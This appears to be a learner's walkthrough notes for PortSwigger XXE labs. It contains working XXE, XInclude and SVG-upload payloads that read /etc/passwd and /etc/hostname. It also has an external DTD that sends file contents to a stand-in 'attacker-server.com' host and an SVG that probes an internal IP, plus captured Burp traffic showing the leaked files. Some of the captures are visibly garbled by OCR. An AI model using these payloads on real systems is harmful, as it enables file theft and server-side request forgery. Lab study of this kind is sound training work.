4 Content-Length: 107
5 Sec-Ch-Ua: "Not.A/Brand";v="8", "Chromium";v="102"
6 Sec-Ch-Ua-Mobile: 20
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
8 Sec-Ch-Ua-Platform: "Windows"
9 Content-Type: application/xml
10 Accept: /*
11 Origin: https://0aa0000a04834014c03e203300f80097.web-security-academy.net
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: https://0aa0000a04834014c03e203300f80097.web-security-academy.net/product?productId=1
16 Accept-Encoding: gzip, deflate
17 Accept-Language: tr-TR, tr;q=0.9, en-US;q=0.8, en;q=0.7
18 Connection: close
19
20 <?xml version="1.0" encoding="UTF-8 "?>
<stockCheck>
<productId>
    1
</productId>
<storeId>
    1
</storeId>
</stockCheck>
```

Pretty	Raw	Hex	Render
1 HTTP/1.1 200 OK			
2 Content-Type : text/plain; charset=utf-8			
3 Connection : close			
4 Content-Length : 3			
5			
6 460			

## Store exploit

File:  
/exploit

Head:

HTTP/1.1 200 OK  
Content-Type: text/plain; charset=utf-8

Body:

```
<!ENTITY % file SYSTEM "file:///etc/passwd">
<!ENTITY % eval "<!ENTITY &#x25; exfil SYSTEM 'file:///invalid/%file;'>">
%eval;
%exfil;
```

[Store](#) [View exploit](#) [Access log](#)

## Exploit:

```
<!ENTITY % file SYSTEM "file:///etc/passwd">
<!ENTITY % eval "<!ENTITY &#x25; exfil SYSTEM 'file:///invalid/%file;'>">
%eval;
%exfil;
```

View exploit → Take exploit url

← → C <https://exploit-0ab200e10496408dc0e2206001bf0018.web-security-academy.net/exploit>

```
<!ENTITY % file SYSTEM "file:///etc/passwd">
<!ENTITY % eval "<!ENTITY &#x25; exfil SYSTEM 'file:///invalid/%file;'>">
%eval;
%exfil;
```

Than put into changed request

Request	Response
<pre>Pretty Raw Hex 1 POST /product/stock HTTP/1.1 2 Host : Da0a000a04834014c03e203300f80097.web-security-academy.net 3 Cookie : session =1lmy8xc7JLYI1KsQSlkr2lyHTKyPtM0Q 4 Content-Length : 238 5 Sec-Ch-Ua : "Not A Brand";v="8", "Chromium";v="102" 6 Sec-Ch-Ua-Mobile : 70 7 User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36 8 Sec-Ch-Ua-Platform : "Windows" 9 Content-Type : application/xml 10 Accept : */* 11 Origin : https://Da0a000a04834014c03e203300f80097.web-security-academy.net 12 Sec-Fetch-Site : same-origin 13 Sec-Fetch-Mode : cors 14 Sec-Fetch-Dest : empty 15 Referer : https://Da0a000a04834014c03e203300f80097.web-security-academy.net/product?productId=1 16 Accept-Encoding : gzip, deflate 17 Accept-Language : tr-TR, tr;q=0.9, en-US;q=0.8, en;q=0.7 18 Connection : close 19 20 &lt;?xml version="1.0" encoding="UTF-8 "?&gt; &lt;!DOCTYPE foo [ &lt;!ENTITY % xxe SYSTEM "https://exploit-0ab200e10496408dc0e2206001bf0018.web-security-academy.net/exploit"&gt; &lt;stockCheck&gt; &lt;productId&gt;     1 &lt;/productId&gt; &lt;storeId&gt;     1 &lt;/storeId&gt; &lt;/stockCheck&gt; 21</pre>	<pre>Pretty Raw Hex Render 1 HTTP/1.1 400 Bad Request 2 Content-Type : application/json; charset=utf-8 3 Connection : close 4 Content-Length : 1355 5 6 "XML parser exited with error: java.io.FileNotFoundException: /invalid/root: x:0:root:/root:/bin/bash 7 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin 8 bin:x:1:2:bin:/bin:/usr/sbin/nologin 9 sys:x:1:3:sys:/dev:/usr/sbin/nologin 10 sync:x:1:4:sync:/sbin:/bin:/sys 11 quota:x:1:60:quota:/var/quota:/usr/sbin/nologin 12 man:x:1:12:man:/var/cache/man:/usr/sbin/nologin 13 lp:x:7:7:lp:/var/epoch/lpd:/usr/sbin/nologin 14 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin 15 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin 16 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin 17 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin 18 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin 19 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin 20 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin 21 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin 22 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin 23 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin 24 _apt:x:100:65534::/nonexistent:/usr/sbin/nologin 25 peter:x:12001:12001::/home/peter:/bin/bash 26 carlos:x:12002:12002::/home/carlos:/bin/bash 27 user:x:12000:12000::/home/user:/bin/bash 28 elmer:x:12099:12099::/home/elmer:/bin/bash 29 academy:x:10000:10000::/academy:/bin/bash 30 messages:x:101:101::/nonexistent:/usr/sbin/nologin 31 dnsmasq:x:102:65534:dnsmasq, ' ':/var/lib/misc:/usr/sbin/nologin (No such file or directory) "</pre>

Added xml

```
<!DOCTYPE foo [ <!ENTITY % xxe SYSTEM "https://exploit-0ab200e10496408dc0e2206001bf0018.web-security-academy.net/exploit"> %xxe;]>
```

```

External DTD File for Reference:
<!ENTITY % file SYSTEM "file:///etc/hostname">
<!ENTITY % stack SYSTEM "<!ENTITY &#x25; exfil
'http://attacker-server.com/%file;'>">

http://attacker-server.com/rootx:0:root/root/usr/bin/zsh
daemon:x:1:daemon/usr/sbin/nologin
bin:x:2:bin/usr/sbin/nologin
sys:x:3:sys/dev/usr/sbin/nologin

Exfiltrating /etc/passwd

```

## ERROR EXFIL CONSTRAINTS

- 1 EVEN THOUGH ERRORS ARE RETURNED IN-BAND, YOU NEED OUT-OF-BAND INTERACTION TO STACK ENTITIES**
- 2 YOU ALSO NEED XML PARSING ERRORS RETURNED TO SEE THE ERROR CONTAINING THE MULTI-LINE FILE'S CONTENTS**

## READING MULTI-LINE DATA

- 1 USE FTP. REMEMBER, WE CAN USE ALMOST ANY URI SCHEME WITH THE SSRF**
- 2 IF THE APP RETURNS XML PARSING ERRORS, WE CAN TRIGGER AN ERROR RETURNING THE CONTENTS OF THE FILE WE REFERENCE VIA "FILE" ENTITY**

Lab 7: Exploiting XInclude to retrieve files

### PRACTITIONER

This lab has a "Check stock" feature that embeds the user input inside a server-side XML document that is subsequently parsed.

Because you don't control the entire XML document you can't define a DTD to launch a classic [XXE](#) attack.

To solve the lab, inject an XInclude statement to retrieve the contents of the /etc/passwd file.

### Hint

By default, XInclude will try to parse the included document as XML. Since /etc/passwd isn't valid XML, you will need to add an extra attribute to the XInclude directive to change this behavior.

### Solution

1. Visit a product page, click "Check stock", and intercept the resulting POST request in Burp Suite.
2. Set the value of the productId parameter to:

```
<foo xmlns:xi="http://www.w3.org/2001/XInclude"><xi:include parse="text" href="file:///etc/passwd"/></foo>
```

Original request:

**Request**

```

Pretty Raw Hex
1 POST /product/stock HTTP/1.1
2 Host : 0a870033041586ddc0001de100c00083.web-security-academy.net
3 Cookie : session=5gJ03gCMhADnvuQUR4575aGKuMoR
4 Content-Length : 116
5 Sec-Ch-Ua : "Not_A/Brand";v="0", "Chromium";v="102"
6 Sec-Ch-Ua-Mobile : ?0
7 User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
8 Sec-Ch-Ua-Platform : "Windows"
9 Content-Type : application/x-www-form-urlencoded
10 Accept : /*
11 Origin : https://0a870033041586ddc0001de100c00083.web-security-academy.net
12 Sec-Fetch-Site : same-origin
13 Sec-Fetch-Mode : cors
14 Sec-Fetch-Dest : empty
15 Referer :
https://0a870033041586ddc0001de100c00083.web-security-academy.net/product?productId=1
16 Accept-Encoding : gzip, deflate
17 Accept-Language : tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7
18 Connection : close
19
20 productId=1&storeId=1

```

**Response**

```

Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Content-Type : text/plain; charset=utf-8
3 Connection : close
4 Content-Length : 2
5
6 75

```

Changed request:

**Request**

```

Pretty Raw Hex
1 POST /product/stock HTTP/1.1
2 Host : 0a870033041586ddc0001de100c00083.web-security-academy.net
3 Cookie : session=5gJ03gCMhADnvuQUR4575aGKuMoR
4 Content-Length : 115
5 Sec-Ch-Ua : "Not_A/Brand";v="0", "Chromium";v="102"
6 Sec-Ch-Ua-Mobile : ?0
7 User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
8 Sec-Ch-Ua-Platform : "Windows"
9 Content-Type : application/x-www-form-urlencoded
10 Accept : /*
11 Origin : https://0a870033041586ddc0001de100c00083.web-security-academy.net
12 Sec-Fetch-Site : same-origin
13 Sec-Fetch-Mode : cors
14 Sec-Fetch-Dest : empty
15 Referer :
https://0a870033041586ddc0001de100c00083.web-security-academy.net/product?productId=1
16 Accept-Encoding : gzip, deflate
17 Accept-Language : tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7
18 Connection : close
19
20 productId =
21 <foo xmlns:xsi="http://www.w3.org/2001/XMLSchema">
22 <x:include parse="text" href="file:///etc/passwd"/>
23 </foo>
24 &storeId=1

```

**Response**

```

Pretty Raw Hex Render
1 HTTP/1.1 400 Bad Request
2 Content-Type : application/json; charset=utf-8
3 Connection : close
4 Content-Length : 1283
5
6 "Invalid product ID:
7
8 root:x:0:0:root:/root:/bin/bash
9 daemon:x:1:1:daemon:/usr/sbin/nologin
10 bin:x:2:2:bin:/bin:/usr/sbin/nologin
11 sys:x:3:3:sys:/dev:/usr/sbin/nologin
12 sync:x:4:65534:sync:/bin:/bin/sync
13 games:x:5:60:games:/usr/sbin/nologin
14 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
15 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
16 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
17 news:x:9:news:/var/spool/news:/usr/sbin/nologin
18 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
19 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
20 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
21 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
22 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
23 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
24 gnats:x:41:41:gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
25 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
26 _apt:x:100:65534::/nonexistent:/usr/sbin/nologin
27 peter:x:12001:12001::/home/peter:/bin/bash
28 carlos:x:12002:12002::/home/carlos:/bin/bash
29 user:x:12000:12000::/home/user:/bin/bash
30 elmer:x:12099:12099::/home/elmer:/bin/bash
31 academy:x:10000:10000::/academy:/bin/bash
32 messagebus:x:101:101::/nonexistent:/usr/sbin/nologin
33 dnsmasq:x:102:65534:dnsmasq,
34
35
36 "

```

Tip: If the api accepts json or other content, change it to xml, if the expected response is returned, it's parsing xml, so xss time.

(content type converter extension is needed here)

**Request**

```

Pretty Raw Hex
1 POST /product/stock HTTP/1.1
2 Host : 0a8e00ca04d6f05ec06e8fid001c001d.web-security-academy.net
3 Cookie : session=VYRfeHvOrz2hRXIMenkvlIUAd5xare
4 Content-Length : 30
5 Sec-Ch-Ua : "Not_A/Brand";v="0", "Chromium";v="102"
6 Sec-Ch-Ua-Mobile : ?0
7 User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
8 Sec-Ch-Ua-Platform : "Windows"
9 Content-Type : application/x-www-form-urlencoded
10 Accept : /*
11 Origin : https://0a8e00ca04d6f05ec06e8fid001c001d.web-security-academy.net
12 Sec-Fetch-Site : same-origin
13 Sec-Fetch-Mode : cors
14 Sec-Fetch-Dest : empty
15 Referer :
https://0a8e00ca04d6f05ec06e8fid001c001d.web-security-academy.net/product?productId=1
16 Accept-Encoding : gzip, deflate
17 Accept-Language : tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7
18 Connection : close
19
20 productId=%26entity;storeId=1

```

**Response**

```

Pretty Raw Hex Render
1 HTTP/1.1 400 Bad Request
2 Content-Type : application/json; charset=utf-8
3 Connection : close
4 Content-Length : 47
5
6 "Entities are not allowed for security reasons"

```

**Request**

```

Pretty Raw Hex
1 POST /product/stock HTTP/1.1
2 Host : 0a8e00ca04d6f05ec06e8fid001c001d.web-security-academy.net
3 Cookie : session=VYRfeHvOrz2hRXIMenkvlIUAd5xare
4 Content-Length : 116
5 Sec-Ch-Ua : "Not_A/Brand";v="0", "Chromium";v="102"
6 Sec-Ch-Ua-Mobile : ?0
7 User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
8 Sec-Ch-Ua-Platform : "Windows"
9 Content-Type : application/x-www-form-urlencoded
10 Accept : /*
11 Origin : https://0a8e00ca04d6f05ec06e8fid001c001d.web-security-academy.net
12 Sec-Fetch-Site : same-origin
13 Sec-Fetch-Mode : cors
14 Sec-Fetch-Dest : empty
15 Referer :
https://0a8e00ca04d6f05ec06e8fid001c001d.web-security-academy.net/product?productId=1
16 Accept-Encoding : gzip, deflate
17 Accept-Language : tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7
18 Connection : close
19
20
21 <?xml version="1.0" encoding="UTF-8" standalone="no"?>
22
23
24 <productId>
25   1
26 <storeId>
27   1
28 </storeId>

```

**Response**

```

Pretty Raw Hex Render
1 HTTP/1.1 400 Bad Request
2 Content-Type : application/json; charset=utf-8
3 Connection : close
4 Content-Length : 31
5
6 "Missing parameter: product ID"

```

```

Request
Pretty Raw Hex
1 POST /product/stock HTTP/1.1
2 Host: 0a0e0ca04df05ec06e8fid001c001d.web-security-academy.net
3 Cookie: session="vYRfegHvze3bRXIMsnhV0I0wad5xar"
4 Content-Length: 31
5 Sec-Ch-Ua: "Not A Brand";v="0", "Chromium";v="102"
6 Sec-Ch-Ua-Mobile: 20
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
8 Sec-Ch-Ua-Platform: "Windows"
9 Accept: */*
10 Origin: https://0a0e0ca04df05ec06e8fid001c001d.web-security-academy.net
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: cors
13 Sec-Fetch-Dest: empty
14 Referer: https://0a0e0ca04df05ec06e8fid001c001d.web-security-academy.net/product?productId=1
15 Accept-Encoding: gzip, deflate
16 Accept-Language: tr-TR, tr;q=0.9, en-US;q=0.8, en;q=0.7
17 Connection: close
18 Content-Type: application/json; charset=UTF-8
19
20 {
  "productId": "1",
  "storeId": "1"
}

```

```

Response
Pretty Raw Hex Render
1 HTTP/1.1 400 Bad Request
2 Content-Type: application/json; charset=utf-8
3 Connection: close
4 Content-Length: 31
5
6 "Missing parameter: product ID"

```

## XINCLUDE USE CASES

**1 WE DON'T HAVE CONTROL OVER THE "ENTIRE" XML DOCUMENT, ONLY A PART OF IT**

**2 THE APPLICATION RETURNS THE CONTENTS OF AN ELEMENT WE CONTROL**

---

### Lab 8: Exploiting XXE via image file upload

#### PRACTITIONER

This lab lets users attach avatars to comments and uses the Apache Batik library to process avatar image files.

To solve the lab, upload an image that displays the contents of the /etc/hostname file after processing. Then use the "Submit solution" button to submit the value of the server hostname.

#### Hint

The SVG image format uses XML.

#### [Access the lab](#)

#### Solution

- Create a local SVG image with the following content:

```
<?xml version="1.0" standalone="yes"?><!DOCTYPE test [ <!ENTITY xxe SYSTEM "file:///etc/hostname" > ]><svg width="128px" height="128px" xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink" version="1.1"><text font-size="16" x="0" y="16">&xxe;</text></svg>
```

- Post a comment on a blog post, and upload this image as an avatar.
- When you view your comment, you should see the contents of the /etc/hostname file in your image. Use the "Submit solution" button to submit the value of the server hostname.

# SOME FILE UPLOAD ATTACKS

- 1 RCE
- 2 CROSS-SITE SCRIPTING (XSS)
- 3 AUTHZ/N ISSUES
- 4 SSRF / XXE?!?!

## Example Exploit SVG File:

```
1 <?xml version="1.0" standalone="yes"?>
2 <!DOCTYPE test [
3   <!ENTITY xxe SYSTEM "http://169.254.169.154/">
4 ]>
5 <svg width="128px" height="128px" xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink" version="1.1">
6   <text font-size="16" x="0" y="16">
7     &xxe;
8   </text>
9 </svg>
```

Remember

In-band exfiltration of data require our entity to be parsed and returned by the application somewhere.

Original request:

The screenshot shows the Burp Suite interface with the following details:

- Request:** A POST request to `/post/comment` with the following headers:
  - Host: 0a4e00c4039c10d0c0823fb00de0041.web-security-academy.net
  - Content-Type: application/x-www-form-urlencoded
  - Content-Length: 1067
  - Cache-Control: max-age=0
  - Accept: \*/\*
  - Sec-CH-Ua: "Not;Chromium";v="102"
  - Sec-CH-Ua-Mobile: ?0
  - Sec-CH-UA-Platform: Vivaldi
  - Origin: https://0a4e00c4039c10d0c0823fb00de0041.web-security-academy.net
  - Content-Type: application/x-www-form-urlencoded
  - User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5001.63 Safari/537.36
  - Accept-Language: en-US;q=0.8, en;q=0.7
- Response:** An HTTP/1.1 200 OK response with the following headers:
  - Content-Type: application/xml
  - Content-Length: 149
  - Content-Security-Policy: frame-ancestors 'self'
  - Content-Disposition: form-data; name="postId"
  - Content-Disposition: form-data; name="comment"
  - Content-Disposition: form-data; name="name"
  - Content-Disposition: form-data; name="website"
  - Content-Type: image/svg+xml
- Inspector:** The response body contains the exploit SVG code, which includes an entity declaration for 'xxe' pointing to the local host at port 1544.

Svf file:

```
<?xml version="1.0" standalone="yes"?>

<!DOCTYPE test [ <!ENTITY xxe SYSTEM "file:///etc/hostname" > ]>

<svg width="128px" height="128px" xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink" version="1.1">

<text font-size="16" x="0" y="16">&xxe;</text>

</svg>
```

# DATA EXFIL VIA SVG XXE

- 1 SAME AS TRADITIONAL XXE. CAN I DECLARE AN ENTITY AND VIEW ITS RESULTS VIA THE APPLICATION RESPONSE
- 2 IF NOT, CAN WE MAKE CALLS OUTBOUND AND PERFORM OUT-OF-BAND DATA EXFILTRATION

## QUICK SVG XXE WORKFLOW


- 1 IMAGE UPLOAD? TRY A BENIGN SVG FILE
- 2 IF IT DOESN'T, CAN YOU BYPASS FILE VALIDATION?
- 3 TRY TO DECLARE ENTITIES AND EXFIL DATA IN-BAND
- 4 IF ENTITIES WORK, BUT NO IN-BAND REFLECTION, TRY OUT-OF-BAND

SO WITH SVG XXE, WE CAN POTENTIALLY EXFIL EXFILTRATE DATA EITHER IN OR OUT-OF-BAND, WE JUST NEED CONFIRMATION OF ENTITY PARSING

Changed request: svg file changed:

Svg file =

```
<?xml version="1.0" standalone="yes"?>
<!DOCTYPE test [ <!ENTITY xxe SYSTEM "file:///etc/hostname" > ]>
<svg width="128px" height="128px" xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink" version="1.1">
<text font-size="16" x="0" y="16">&xxe;</text>
</svg>
```



Request

Pretty Raw Hex

```
1 POST /post/comment HTTP/1.1
2 Host: Daedalus-00c4039c1d0d-00c3fbf00de0041.web-security-academy.net
3 Content-type: application/x-www-form-urlencoded; charset=UTF-8
4 Content-length: 1024
5 Cache-control: max-age=0
6 Sec-Ch-Ua: "Not A Brand";v="0", "Chromium";v="102"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Windows"
9 Sec-Ch-Ua-Platform-Version: "10.0.2262.172"
10 Upgrade-Insecure-Requests: 1
11 Origin: https://0a4e00c4039c1d0d-00c3fbf00de0041.web-security-academy.net
12 Content-type: application/x-www-form-urlencoded; boundary=----WebKitFormBoundarykxehgfbvbn10jrsR
13 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.4929.73 Safari/537.36
14 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-Mode: no-store
17 Sec-Fetch-Dest: document
18 Referer: https://0a4e00c4039c1d0d-00c3fbf00de0041.web-security-academy.net/post?postId=1
19 Accept-Encoding: gzip, deflate
20 Accept-Language: en-US,en;q=0.8
21 Connection: close
22
23 -----WebKitFormBoundarykxehgfbvbn10jrsR
24 Content-Disposition: form-data; name="text"
25
26 oRe17REGNEYuM9a1UDpMlnHvFkCxo
27 -----WebKitFormBoundarykxehgfbvbn10jrsR
28 Content-Disposition: form-data; name="postId"
29
30 L
31 -----WebKitFormBoundarykxehgfbvbn10jrsR
32 Content-Disposition: form-data; name="comment"
33
34 ttt
35 -----WebKitFormBoundarykxehgfbvbn10jrsR
36 Content-Disposition: form-data; name="name"
37
38 ttt
39 -----WebKitFormBoundarykxehgfbvbn10jrsR
40 Content-Disposition: form-data; name="image"; filename="exp2.svg"
41 Content-Type: image/svg+xml
42
43 <?xml version="1.0" standalone="yes"?><!DOCTYPE test [ <!ENTITY xxe SYSTEM "file:///etc/hostname" > ]><svg width="128px" height="128px"><text font-size="16" x="0" y="16">&xxe;</text></svg>
44 -----WebKitFormBoundarykxehgfbvbn10jrsR
45 Content-Disposition: form-data; name="mail"
46
47 t0:
48 -----WebKitFormBoundarykxehgfbvbn10jrsR
49 Content-Disposition: form-data; name="website"
50
51 -----WebKitFormBoundarykxehgfbvbn10jrsR--
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Location: /post/comment/confirmation?postId=1
3 Connection: close
4 Content-Length: 0
5
6
```

Page structure

 Zach Ache | 01 August 2022

You should self-publish.

 ttt | 12 August 2022

ttt

 ttt | 12 August 2022

ttt

 Resmi yeni sekmede aç

 Resmi farklı kaydet...

 Resmi Kopyala

 Resim adresini kopyala

 Bu resim için QR Kodu oluştur

 Google Lens ile görsel ara

 İncele

Name:

Avatar:

Dosya Seç Dosya seçilmemi

Email:

And this is the hostname below:



---

#### Lab 9: Exploiting XXE to retrieve data by repurposing a local DTD

##### EXPERT

This lab has a "Check stock" feature that parses XML input but does not display the result.

To solve the lab, trigger an error message containing the contents of the /etc/passwd file.

You'll need to reference an existing DTD file on the server and redefine an entity from it.

##### Hint

Systems using the GNOME desktop environment often have a DTD at /usr/share/yelp/dtd/docbookx.dtd containing an entity called ISOamso.

##### [Access the lab](#)

##### Solution

1. Visit a product page, click "Check stock", and intercept the resulting POST request in Burp Suite.
2. Insert the following parameter entity definition in between the XML declaration and the stockCheck element:
3. `<!DOCTYPE message [`
4. `<!ENTITY % local_dtd SYSTEM "file:///usr/share/yelp/dtd/docbookx.dtd">`
5. `<!ENTITY % ISOamso '`
6. `<!ENTITY &#x25; file SYSTEM "file:///etc/passwd">`
7. `<!ENTITY &#x25; eval "<!ENTITY &#x26;#x25; error SYSTEM &#x27;file:///nonexistent/&#x25;file;&#x27;>">`
8. `&#x25;eval;`
9. `&#x25;error;`
10. `'>`
11. `%local_dtd;`

]>This will import the Yelp DTD, then redefine the ISOamso entity, triggering an error message containing the contents of the /etc/passwd file.

Original request:

The screenshot shows a network traffic capture interface with two panels: 'Request' and 'Response'. The 'Request' panel contains a detailed log of an HTTP POST request to 'https://0aa1000a0352c520c06e3885008d0096.web-security-academy.net/product'. The 'Response' panel shows the server's response, which includes a 200 OK status code and some JSON content.

```
Pretty Raw Hex Render
1 POST /product/stock HTTP/1.1
2 Host: 0aa1000a0352c520c06e3885008d0096.web-security-academy.net
3 Cookie: sessionID=1hJxvz9YvonL5kkpT0JB4XvgijdC
4 Content-Length: 109
5 Sec-Ch-Ua: "Not/A;Brand";v="8", "Chromium";v="102"
6 Sec-Ch-Ua-Mobile: 70
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
8 Sec-Ch-Ua-Platform: "Windows"
9 Content-Type: application/xml
10 Accept: /*
11 Origin: https://0aa1000a0352c520c06e3885008d0096.web-security-academy.net
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: https://0aa1000a0352c520c06e3885008d0096.web-security-academy.net/product?productId=1
16 Accept-Encoding: gzip, deflate
17 Accept-Language: tr-TR, tr;q=0.9, en-US; q=0.8, en; q=0.7
18 Connection: close
19
20 <?xml version="1.0" encoding="UTF-8"?>
21 <stockCheck>
22   <productId>
23     1
24   </productId>
25 </stockCheck>
26 <storeId>
27   1
28 </storeId>
29 </stockCheck>
```

```
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Content-Type: text/plain; charset=utf-8
3 Connection: close
4 Content-Length: 3
5
6 257
```

Changed request:

The screenshot shows a network traffic capture interface with two panels: 'Request' and 'Response'. The 'Request' panel contains a modified XML POST request where the product ID is set to 1. The 'Response' panel shows the server's error response, indicating a 'Bad Request' due to an XML parsing error.

```
Pretty Raw Hex Render
1 POST /product/stock HTTP/1.1
2 Host: 0aa1000a0352c520c06e3885008d0096.web-security-academy.net
3 Cookie: sessionID=1hJxvz9YvonL5kkpT0JB4XvgijdC
4 Content-Length: 137
5 Sec-Ch-Ua: "Not/A;Brand";v="8", "Chromium";v="102"
6 Sec-Ch-Ua-Mobile: 70
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
8 Sec-Ch-Ua-Platform: "Windows"
9 Content-Type: application/xml
10 Accept: /*
11 Origin: https://0aa1000a0352c520c06e3885008d0096.web-security-academy.net
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: https://0aa1000a0352c520c06e3885008d0096.web-security-academy.net/product?productId=1
16 Accept-Encoding: gzip, deflate
17 Accept-Language: tr-TR, tr;q=0.9, en-US; q=0.8, en; q=0.7
18 Connection: close
19
20 <?xml version="1.0" encoding="UTF-8"?>
21 <!DOCTYPE message [ 
22   <!ENTITY % local_dtd SYSTEM "file:///usr/share/yelp/dtd/docbookx.dtd">
23   <!ENTITY $ ISOamso '$
24   <!ENTITY %>C$; file SYSTEM "file:///etc/password">
25   <!ENTITY %>C$; eval "&%>C$;&%>C$;">
26   <%>C$;eval;
27   <%>C$;error;
28   '>
29   %local_dtd;
30   ]>
31 <stockCheck>
32   <productId>
33     1
34   </productId>
35 <storeId>
36   1
37 </storeId>
38 </stockCheck>
```

```
Pretty Raw Hex Render
1 HTTP/1.1 400 Bad Request
2 Content-Type: application/json; charset=utf-8
3 Connection: close
4 Content-Length: 1359
5
6 "XML parser exited with error: java.io.FileNotFoundException: /nonexistent/root:x:0:root:root:/bin/bash
7 daemon:x:1:1:daemon:/usr/sbin/nologin
8 bin:x:2:2:bin:/bin/nologin
9 sys:x:3:3:sys:/dev/usr/sbin/nologin
10 sync:x:4:65534:sync:/bin/bin/sync
